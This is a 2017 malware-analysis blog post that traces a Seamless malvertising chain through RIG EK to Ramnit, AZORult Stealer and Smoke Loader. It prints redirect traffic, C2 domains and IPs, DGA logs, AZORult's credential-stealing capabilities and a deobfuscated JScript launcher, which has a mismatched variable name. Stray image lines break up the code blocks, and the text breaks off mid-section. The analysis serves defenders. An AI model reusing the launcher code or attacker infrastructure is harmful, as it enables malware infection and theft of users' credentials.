


# The Seamless Campaign Drops Ramnit. Follow-up Malware: AZORult Stealer, Smoke Loader, etc.


---

 [malwarebreakdown.com/2017/07/24/the-seamless-campaign-drops-ramnit-follow-up-malware-azorult-stealer-smoke-loader-etc/](https://malwarebreakdown.com/2017/07/24/the-seamless-campaign-drops-ramnit-follow-up-malware-azorult-stealer-smoke-loader-etc/)

July 24, 2017

Although there continues to be an overall decrease in EK activity I'm still seeing a decent amount of malvertising leading to EKs. One campaign that I run into a lot is Seamless. It's like other malvertising campaigns in that much of the traffic originates from streaming video sites. These kinds of sites make good targets for threat actors as they get a lot of traffic and, more importantly, they often have poor advertising standards. The site I used for this infection chain is in Alexa's top 900 global sites and top 800 for the United States. Further analysis reveals that the site received an estimated 13,970,000 visits over the last 30 days. That's a lot of potential victims.

Below is a very basic flowchart of the infection chain:



Below is a breakdown of each of the events leading to the Seamless campaign and then to RIG EK.





Traffic is being filtered at this point, with unwanted traffic being redirected to benign sites that break the infection chain.

Continuing with the infection chain we see tqbeu.volumtrk.com redirect to tqbeu.redirectvolum.com:

```
GET /volumtrk/ HTTP/1.1
Accept: text/html,application/xhtml+xml,*/*
Referer: http://194.58.58.70/usb/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: tqbeu.volumtrk.com
Connection: keep-alive
Cookie: volum-cid-vk-

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, pre-check=0, post-check=0
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Jul 2017 09:12:54 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Server: nginx
Set-Cookie: Domain=tqbeu.volumtrk.com; Path=/; HttpOnly
Set-Cookie: volum-cid-vk-; Domain=tqbeu.volumtrk.com; Expires=Sun, 22-Jul-2018 09:12:54 GMT; Path=/; HttpOnly
Content-Length: 500
Connection: keep-alive

<html><head><meta http-equiv="refresh" content="0;URL='http://tqbeu.redirectvolum.com/88/redirect?target=BASE64aHR0cDovLzE5NC41OC41OC43MC9zaW5udXA0LnBocA'"/></head><body><script>window.setTimeout(function(){window.location.replace('http://tqbeu.redirectvolum.com/88/redirect?target=BASE64aHR0cDovLzE5NC41OC41OC43MC9zaW5udXA0LnBocA');}, 0);</script></body></html>
```

This time the URL contains some Base64 encoded data, which decodes to the Seamless gate:

```
GET /redirect?target=BASE64aHR0cDovLzE5NC41OC41OC43MC9zaW5udXA0LnBocA HTTP/1.1
Accept: text/html,application/xhtml+xml,*/*
Referer: http://tqbeu.volumtrk.com/volumtrk/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: tqbeu.redirectvolum.com
Connection: keep-alive

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, pre-check=0, post-check=0
Content-Type: text/html; charset=UTF-8
Date: Sat, 22 Jul 2017 09:12:54 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Server: nginx
Content-Length: 229
Connection: keep-alive

<html><head><meta http-equiv="refresh" content="0;URL='http://194.58.58.70/signup4.php'"/></head><body><script>window.setTimeout(function(){window.location.replace('http://194.58.58.70/signup4.php');}, 0);</script></body></html>
```

The Seamless gate returns an iframe containing the location of the RIG EK landing page:

```
GET /signup4.php HTTP/1.1
Accept: text/html,application/xhtml+xml,*/*
Referer: http://tqbeu.redirectvolum.com/redirect?target=BASE64aHR0cDovLzE5NC41OC41OC43MC9zaW5udXA0LnBocA
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 194.58.58.70
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 22 Jul 2017 09:12:55 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.3

193
</HEAD>

<BODY>

<iframe width="500" scrolling="no" height="500" frameborder="500" src="http://188.225.87.49/?MTA3MjUzNDI4&slim=wly_BSPZQsR_peUFrA-2Vj0x7BBcpxmXReD6zVRmehMUw4S4wgbnf3JRKDKrxVvV0MyUFjIep8voBzAUia7Nz1xiPaLQgt0q-yK9LV12ZUu&new=x3_QdPwdaR2PCjCM_rdTKFHMU30H0eKwY-fmrDTF5yoejahz7GSEhXz6VytSDvTgfJOLLZSIgGyJbQBOqc0neFcfK9v6skECVYyE6dwJ&tweaks=MjU1MTU3NDc=&before=MzI0MDEhNzU=">
</body>
0
```

Seamless continues to drop Ramnit (qzsn3aad.exe found in %TEMP%) via RIG EK. Post-infection Ramnit traffic shows DNS queries for DGA domains:

```


Standard query response 0xc64f A tmgmgjcvt.com A 194.58.112.174
Standard query 0x5df6 A hdyejdn638ir8.com
Standard query response 0x5df6 A hdyejdn638ir8.com A 185.118.65.143
Standard query 0xb24d A pbbwplaqmqlaehwjkc.com
Standard query 0x5371 A ycggtjsjmdvqhsel.com
Standard query 0x84c3 A eppixrakqueueuttiuvi.com
Standard query 0x4050 A tmgmgjcvt.com
Standard query 0xa4c9 A wjexvkfoquhsfngmu.com
Standard query 0xf150 A aitlfdxglixqow.com
Standard query 0xc0e2 A bjfwfqviu.com
Standard query 0x2f60 A dpyimnktiverqymrpyt.com
Standard query 0xb137 A ktxerynkliucejfsy.com
Standard query 0x6eff A gejsyavxw.com
Standard query response 0x4050 A tmgmgjcvt.com A 185.159.129.127
Standard query response 0x84c3 A eppixrakqueueuttiuvi.com A 46.17.44.131
Standard query response 0xb24d No such name A pbbwplaqmqlaehwjkc.com SOA a.gtld-servers.net
Standard query response 0xf150 No such name A aitlfdxglixqow.com SOA a.gtld-servers.net
Standard query response 0xb137 No such name A ktxerynkliucejfsy.com SOA a.gtld-servers.net
Standard query response 0x2f60 No such name A dpyimnktiverqymrpyt.com SOA a.gtld-servers.net
Standard query response 0xa4c9 No such name A wjexvkfoquhsfngmu.com SOA a.gtld-servers.net
Standard query response 0x5371 No such name A ycggtjsjmdvqhsel.com SOA a.gtld-servers.net
Standard query response 0x6eff No such name A gejsyavxw.com SOA a.gtld-servers.net
Standard query response 0xc0e2 No such name A bjfwfqviu.com SOA a.gtld-servers.net
Standard query 0xf918 A tmgmgjcvt.com
Standard query response 0xf918 A tmgmgjcvt.com A 185.159.129.127

```

Active C2 traffic via TCP port 443:

- 185.118.65.143 – hdyejdn638ir8.com
- 46.17.44.131 – eppixrakqueueuttiuvi.com
- 185.159.129.127 and 194.58.112.174 – tmgmgjcvt.com


After the initial malware payload dropped I decided to restart my host and noticed additional downloads for “satbin.exe” (AKA V3.exe and javasch.exe), “AU2\_EXEsd.exe” and “Loader.exe” (AKA Lw321.exe), which were all located at steelskull[.]com.



Steelskull.com, created on 11/16/2015, appears to be a hacked site that sells steel Biker jewelry in the shape of skulls.

Below is an image of the GET and POST requests associated with the malvertising chain, RIG EK activity, additional downloads, and the post-infection traffic:





Opening jvasch.js.txt in Notepad++ shows a lot of garbage, however, switching the language to JavaScript quickly reveals the real code:

```

// Create the Shell object.
var ShellObject = new ActiveXObject("Shell.Application");


// Define the file path to execute the shell object on.
var FilePath = "C:\\Users\\Win7_32bit\\AppData\\Roaming\\jvasch.exe";

// The ShellExecute method takes a few parameters:
// sFile [in]: A String that contains the name of the file on which ShellExecute will perform the action specified by vOperation.
// Arguments [in, optional]: A string that contains parameter values for the operation.
// vDirectory [in, optional]: The fully qualified path of the directory that contains the file specified by sFile. If not specified, the current working directory is used.
// vOperation [in, optional]: The operation to be performed. The value is set to one of the verb strings that is supported by the file. If none is specified the default operation is performed.
// vShow [in, optional]: A recommendation as to how the application window should be displayed initially. This can be set to specific values, otherwise, the default is used.
// The command below uses the file path defined above.
// Nothing specified for Arguments and vDirectory.
// The vOperation indicates the shell should open the specific file.
// The vShow value is "1", which opens the application with a normal window.
ShellCode.ShellExecute(FilePath, "", "", "open", "1");

```


Credit to my friend "IRDivision"

Login panel:





The second GET request for additional files after I restarted my host was for AU2\_EXEsd.exe, which was identified by @Antelox (thanks again!) as AZORult Stealer.



Logo for AZORult Stealer

Post-infection traffic caused by AZORult shows POST requests to parking-services.us/gate.php, which currently resolves to 185.100.222.41.

HTTP requests

URL: http://parking-services.us/gate.php  
TYPE: POST  
USER AGENT: None


DNS requests

parking-services.us (185.100.222.41)

TCP connections

185.100.222.41:80

Login panel:



Below is a list of capabilities offered by AZORult Stealer.

*Steals saved passwords from following programs (Browsers, Email, FTP, IM):*

- *Google Chrome*
- *Google Chrome x64*
- *YandexBrowser*
- *Opera*
- *Mozilla Firefox*
- *InternetMailRu*
- *ComodoDragon*
- *Amigo*
- *Bromium*
- *Chromium*
- *Outlook*
- *Thunderbird*
- *Filezilla*
- *Pidgin*
- *PSI*
- *PSI Plus*

*Steals cookies from browsers and forms (form history, autofill):*

- *Google Chrome*
- *Google Chrome x64*
- *YandexBrowser*
- *Opera*
- *Mozilla Firefox*
- *InternetMailRu*
- *ComodoDragon*
- *Amigo*
- *Bromium*
- *Chromium*

*Bitcoin client's files*

*Collects wallet.dat files from popular bitcoin clients (bitcoin, litecoin, etc)*

*Skype message history*

*Grabs files from chat history. Files are read with special utilities.*

*Desktop files grabber*


*Collects files with specified extensions from Desktop. Filter by file size. Recursively searches files in folders.*

*List of installed programs*

*List of running processes*

*Username, computer name, OS, RAM*


Images taken from forums:



Reports

Computer	IP addr	OS	Mach
DESKTOP-GH8B4PS		Windows 10 Pro(x64)	D92416F-8BAF41C9-2458DB6A





AZORult sample reversed by Vitali Kremez:

<http://www.vkremez.com/2017/07/lets-learn-reversing-credential-and.html>

The third download was for Loader.exe (AKA Lw321.exe), which was identified by Hybrid-Analysis and @Antelox as Smoke Loader. Post-infection traffic from this sample shows POST requests to [zabugrom.bit/smk2/](http://zabugrom.bit/smk2/) – resolving to 109.169.89.50.

Additional Pictures of the File System After Infection

**Temp**

Local Disk (C:) > Users > Win7 32bit > AppData > Local > Temp

Search Temp

Organize Open Share with New folder

Name	Date modified	Type	Size
FXSAPIDebugLogFile.txt	9/19/2016 11:27 PM	Text Document	0 KB
65442189378947321962.tmp	9/19/2016 11:45 PM	TMP File	18 KB
6562915137249833159.tempcbss	9/20/2016 3:59 PM	TEMPCBSS File	62 KB
65629236348272550487.tempcbss	9/20/2016 3:59 PM	TEMPCBSS File	62 KB
655042689859892744309.tempcbss	12/8/2016 10:00 PM	TEMPCBSS File	122 KB
656453661640263369001.tempcbss	12/8/2016 10:09 PM	TEMPCBSS File	192 KB
655827427253381519634.tempcbss	12/8/2016 10:48 PM	TEMPCBSS File	512 KB
o32.tmp	7/22/2017 2:13 AM	TMP File	2 KB
ebqyhrfc.exe	7/22/2017 2:13 AM	Application	263 KB
lhxocmtw.exe	7/22/2017 2:13 AM	Application	263 KB
qzsn3aad.exe	7/22/2017 2:13 AM	Application	263 KB
mjxlbrws.exe	7/22/2017 2:22 AM	Application	263 KB

11 items selected Date modified: 9/19/2016 11:45 PM - 7/22/2017 2:17 AM  
Size: 1.97 MB

**Local**

